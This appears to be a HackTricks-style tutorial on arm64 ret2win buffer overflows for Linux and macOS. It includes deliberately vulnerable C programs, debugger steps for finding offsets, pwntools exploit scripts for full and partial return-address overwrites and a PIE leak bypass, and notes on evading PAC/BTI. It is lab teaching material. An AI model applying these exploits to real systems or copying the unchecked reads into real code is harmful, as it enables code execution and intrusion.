
Ret2win - arm64
Find an introduction to arm64 in:
../../../macos-hardening/macos-security-and-privilege-escalation/macos-apps-inspecting-debugging-and-fuzzing/arm64-basic-assembly.md
Code
#include <stdio.h>
#include <unistd.h>

void win() {
    printf("Congratulations!\n");
}

void vulnerable_function() {
    char buffer[64];
    read(STDIN_FILENO, buffer, 256); // <-- bof vulnerability
}

int main() {
    vulnerable_function();
    return 0;
}
Compile without pie and canary:
clang -o ret2win ret2win.c -fno-stack-protector -Wno-format-security -no-pie -mbranch-protection=none
- The extra flag
-mbranch-protection=nonedisables AArch64 Branch Protection (PAC/BTI). If your toolchain defaults to enabling PAC or BTI, this keeps the lab reproducible. To check whether a compiled binary uses PAC/BTI you can: - Look for AArch64 GNU properties:
readelf --notes -W ret2win | grep -E 'AARCH64_FEATURE_1_(BTI|PAC)'
- Inspect prologues/epilogues for
paciasp/autiasp(PAC) or forbti clanding pads (BTI):objdump -d ret2win | head -n 40
AArch64 calling convention quick facts
- The link register is
x30(a.k.a.lr), and functions typically savex29/x30withstp x29, x30, [sp, #-16]!and restore them withldp x29, x30, [sp], #16; ret. - This means the saved return address lives at
sp+8relative to the frame base. With achar buffer[64]placed below, the usual overwrite distance to the savedx30is 64 (buffer) + 8 (saved x29) = 72 bytes — exactly what we’ll find below. - The stack pointer must remain 16-byte aligned at function boundaries. If you build ROP chains later for more complex scenarios, keep the SP alignment or you may crash on function epilogues.
Why partial overwrites work so well on AArch64
- AArch64 Linux is usually little-endian, so the first byte you overwrite in memory is the least significant byte of the saved
x30. That is why a short overwrite withp8()/p16()can retarget the return address without touching the higher bytes. - On PIE binaries, the page offset stays constant after relocation. In practice the lowest 12 bits of a function address are preserved by ASLR, so a 1-byte overwrite can only move within the same
0x100window and a 2-byte overwrite can only move within the same0x10000window. - Therefore, before attempting a partial ret2win, compare the original saved return address with the target
win()address. If they differ outside those low bytes, a 1- or 2-byte overwrite is not enough and you need either a leak or a larger overwrite primitive.
Finding the offset
Pattern option
This example was created using GEF:
Stat gdb with gef, create pattern and use it:
gdb -q ./ret2win
pattern create 200
run

arm64 will try to return to the address in the register x30 (which was compromised), we can use that to find the pattern offset:
pattern search $x30

The offset is 72 (9x48).
Stack offset option
Start by getting the stack address where the pc register is stored:
gdb -q ./ret2win
b *vulnerable_function + 0xc
run
info frame

Now set a breakpoint after the read() and continue until the read() is executed and set a pattern such as 13371337:
b *vulnerable_function+28
c

Find where this pattern is stored in memory:

Then: 0xfffffffff148 - 0xfffffffff100 = 0x48 = 72

No PIE
Regular
Get the address of the win function:
objdump -d ret2win | grep win
ret2win:     file format elf64-littleaarch64
00000000004006c4 <win>:
Exploit:
from pwn import *

# Configuration
binary_name = './ret2win'
p = process(binary_name)
# Optional but nice for AArch64
context.arch = 'aarch64'

# Prepare the payload
offset = 72
ret2win_addr = p64(0x00000000004006c4)
payload = b'A' * offset + ret2win_addr

# Send the payload
p.send(payload)

# Check response
print(p.recvline())
p.close()

Off-by-1
Actually this is going to by more like a off-by-2 in the stored PC in the stack. Instead of overwriting all the return address we are going to overwrite only the last 2 bytes with 0x06c4.
from pwn import *

# Configuration
binary_name = './ret2win'
p = process(binary_name)

# Prepare the payload
offset = 72
ret2win_addr = p16(0x06c4)
payload = b'A' * offset + ret2win_addr

# Send the payload
p.send(payload)

# Check response
print(p.recvline())
p.close()

You can find another off-by-one example in ARM64 in https://8ksec.io/arm64-reversing-and-exploitation-part-9-exploiting-an-off-by-one-overflow-vulnerability/, which is a real off-by-one in a fictitious vulnerability.
With PIE
Tip
Compile the binary without the -no-pie argument
Off-by-2

Without a leak we don't know the exact address of the winning function but we can know the offset of the function from the binary and, because the return address we are overwriting already points inside the same PIE image, we can often redirect it by changing only the low bytes. In this example the relevant offset to win() is 0x7d4 and a 2-byte overwrite is enough because the saved return address and win() still share the same higher bytes.
A quick way to sanity-check this before writing the exploit is to compare both addresses in the debugger and keep only the low bytes you really need to change:
saved x30 : 0x0000aaaaaa00079c
win()     : 0x0000aaaaaa0007d4
                             ^^^^
Only the last two bytes differ here, so p16(0x07d4) is enough. If your target looked like 0x0000aaaaab1207d4, the higher bytes changed as well and the same trick would fail.
from pwn import *

# Configuration
binary_name = './ret2win'
p = process(binary_name)

# Prepare the payload
offset = 72
ret2win_addr = p16(0x07d4)
payload = b'A' * offset + ret2win_addr

# Send the payload
p.send(payload)

# Check response
print(p.recvline())
p.close()
macOS
Code
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

__attribute__((noinline))
void win(void) {
    system("/bin/sh"); // <- **our target**
}

void vulnerable_function(void) {
    char buffer[64];
    // **BOF**: reading 256 bytes into a 64B stack buffer
    read(STDIN_FILENO, buffer, 256);
}

int main(void) {
    printf("win() is at %p\n", win);
    vulnerable_function();
    return 0;
}
Compile without canary (in macOS you can't disable PIE):
clang -o bof_macos bof_macos.c -fno-stack-protector -Wno-format-security
Execute without ASLR (although as we have an address leak, we don't need it):
env DYLD_DISABLE_ASLR=1 ./bof_macos
Tip
It's not possible to disable NX in macOS because in arm64 this mode is implemented at hardware level so you can't disable it, so you won't be finding examples with shellcode in stack in macOS.
Find the offset
- Generate a pattern:
python3 - << 'PY'
from pwn import *
print(cyclic(200).decode())
PY
- Run the program and input the pattern to cause a crash:
lldb ./bof_macos
(lldb) env DYLD_DISABLE_ASLR=1
(lldb) run
# paste the 200-byte cyclic string, press Enter
- Check register
x30(the return address) to find the offset:
(lldb) register read x30
- Use
cyclic -l <value>to find the exact offset:
python3 - << 'PY'
from pwn import *
print(cyclic_find(0x61616173))
PY

# Replace 0x61616173 with the 4 first bytes from the value of x30
- Thats how I found the offset
72, putting in that offset the address ofwin()function you can execute that function and get a shell (running without ASLR).
Exploit
#!/usr/bin/env python3
from pwn import *
import re

# Load the binary
binary_name = './bof_macos'

# Start the process
p = process(binary_name, env={"DYLD_DISABLE_ASLR": "1"})

# Read the address printed by the program
output = p.recvline().decode()
print(f"Received: {output.strip()}")

# Extract the win() address using regex
match = re.search(r'win\(\) is at (0x[0-9a-fA-F]+)', output)
if not match:
    print("Failed to extract win() address")
    p.close()
    exit(1)

win_address = int(match.group(1), 16)
print(f"Extracted win() address: {hex(win_address)}")

# Offset calculation:
# Buffer starts at sp, return address at sp+0x40 (64 bytes)
# We need to fill 64 bytes, then overwrite the saved x29 (8 bytes), then x30 (8 bytes)
offset = 64 + 8  # 72 bytes total to reach the return address

# Craft the payload - ARM64 addresses are 8 bytes
payload = b'A' * offset + p64(win_address)
print(f"Payload length: {len(payload)}")

# Send the payload
p.send(payload)

# Drop to an interactive session
p.interactive()
macOS - 2nd example
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

__attribute__((noinline))
void leak_anchor(void) {
    puts("leak_anchor reached");
}

__attribute__((noinline))
void win(void) {
    puts("Killed it!");
    system("/bin/sh");
    exit(0);
}

__attribute__((noinline))
void vuln(void) {
    char buf[64];
    FILE *f = fopen("/tmp/exploit.txt", "rb");
    if (!f) {
        puts("[*] Please create /tmp/exploit.txt with your payload");
        return;
    }
    // Vulnerability: no bounds check → stack overflow
    fread(buf, 1, 512, f);
    fclose(f);
    printf("[*] Copied payload from /tmp/exploit.txt\n");
}

int main(void) {
    // Unbuffered stdout so leaks are immediate
    setvbuf(stdout, NULL, _IONBF, 0);

    // Leak a different function, not main/win
    printf("[*] LEAK (leak_anchor): %p\n", (void*)&leak_anchor);

    // Sleep 3s
    sleep(3);

    vuln();
    return 0;
}
Compile without canary (in macOS you can't disable PIE):
clang -o bof_macos bof_macos.c -fno-stack-protector -Wno-format-security
Find the offset
- Generate a pattern into the file
/tmp/exploit.txt:
python3 - << 'PY'
from pwn import *
with open("/tmp/exploit.txt", "wb") as f:
    f.write(cyclic(200))
PY
- Run the program to cause a crash:
lldb ./bof_macos
(lldb) run
- Check register
x30(the return address) to find the offset:
(lldb) register read x30
- Use
cyclic -l <value>to find the exact offset:
python3 - << 'PY'
from pwn import *
print(cyclic_find(0x61616173))
PY
# Replace 0x61616173 with the 4 first bytes from the value of x30
- Thats how I found the offset
72, putting in that offset the address ofwin()function you can execute that function and get a shell (running without ASLR).
Calculate the address of win()
- The binary is PIE, using the leak of
leak_anchor()function and knowing the offset ofwin()function fromleak_anchor()function we can calculate the address ofwin()function.
objdump -d bof_macos | grep -E 'leak_anchor|win'

0000000100000460 <_leak_anchor>:
000000010000047c <_win>:
- The offset is
0x47c - 0x460 = 0x1c
Exploit
#!/usr/bin/env python3
from pwn import *
import re
import os

# Load the binary
binary_name = './bof_macos'
# Start the process
p = process(binary_name)

# Read the address printed by the program
output = p.recvline().decode()
print(f"Received: {output.strip()}")

# Extract the leak_anchor() address using regex
match = re.search(r'LEAK \(leak_anchor\): (0x[0-9a-fA-F]+)', output)
if not match:
    print("Failed to extract leak_anchor() address")
    p.close()
    exit(1)
leak_anchor_address = int(match.group(1), 16)
print(f"Extracted leak_anchor() address: {hex(leak_anchor_address)}")

# Calculate win() address
win_address = leak_anchor_address + 0x1c
print(f"Calculated win() address: {hex(win_address)}")

# Offset calculation:
# Buffer starts at sp, return address at sp+0x40 (64 bytes)
# We need to fill 64 bytes, then overwrite the saved x29 (8 bytes), then x30 (8 bytes)
offset = 64 + 8  # 72 bytes total to reach the return address

# Craft the payload - ARM64 addresses are 8 bytes
payload = b'A' * offset + p64(win_address)
print(f"Payload length: {len(payload)}")

# Write the payload to /tmp/exploit.txt
with open("/tmp/exploit.txt", "wb") as f:
    f.write(payload)

print("[*] Payload written to /tmp/exploit.txt")

# Drop to an interactive session
p.interactive()
Notes on modern AArch64 hardening (PAC/BTI) and ret2win
- Current GCC/Clang toolchains support
-mbranch-protection=standard, which enables the common PAC/BTI hardening profile. For labs, keep using-mbranch-protection=noneso your saved-x30overwrite behaves like a classic ret2win. - If the binary is compiled with AArch64 Branch Protection, you may see
paciasp/autiasporbti cemitted in function prologues/epilogues. In that case: - Returning to an address that is not a valid BTI landing pad may raise a
SIGILL. Prefer targeting the exact function entry that containsbti c. pac-retsigns functions that actually spill the return address to memory, so non-leaf functions are usually affected first. A leafwin()may still lack PAC unless the binary was built withpac-ret+leaf.- If PAC is enabled for returns, naive return-address overwrites may fail because the epilogue authenticates
x30. For learning scenarios, rebuild with-mbranch-protection=none(shown above). When attacking real targets, prefer non-return hijacks (e.g., function pointer overwrites) or build ROP that never executes anautiasp/retpair that authenticates your forged LR. - To check features quickly:
readelf --notes -W ./ret2winand look forAARCH64_FEATURE_1_BTI/AARCH64_FEATURE_1_PACnotes.objdump -d ./ret2win | head -n 40and look forbti c,paciasp,autiasp.readelf -n ./ret2win | grep -A1 'AArch64 feature'is useful to confirm whether the linker actually kept the GNU property note.
Running on non‑ARM64 hosts (qemu‑user quick tip)
If you are on x86_64 but want to practice AArch64:
# Install qemu-user and AArch64 libs (Debian/Ubuntu)
sudo apt-get install qemu-user qemu-user-static libc6-arm64-cross

# Run the binary with the AArch64 loader environment
qemu-aarch64 -L /usr/aarch64-linux-gnu ./ret2win

# Debug with GDB (qemu-user gdbstub)
qemu-aarch64 -g 1234 -L /usr/aarch64-linux-gnu ./ret2win &
# In another terminal
gdb-multiarch ./ret2win -ex 'set architecture arm64' -ex 'target remote :1234'
# If symbols for shared libraries are missing inside GDB
(gdb) set solib-search-path /usr/aarch64-linux-gnu/lib/
Related HackTricks pages
../../rop-return-oriented-programing/rop-syscall-execv/ret2syscall-arm64.md
../../rop-return-oriented-programing/ret2lib/ret2lib-printf-leak-arm64.md
References
- GCC AArch64 options (
-mbranch-protection=standard,pac-ret,bti). https://gcc.gnu.org/onlinedocs/gcc/AArch64-Options.html - Enabling PAC and BTI on AArch64 for Linux (Arm Community, Nov 2024). https://developer.arm.com/community/arm-community-blogs/b/architectures-and-processors-blog/posts/enabling-pac-and-bti-on-aarch64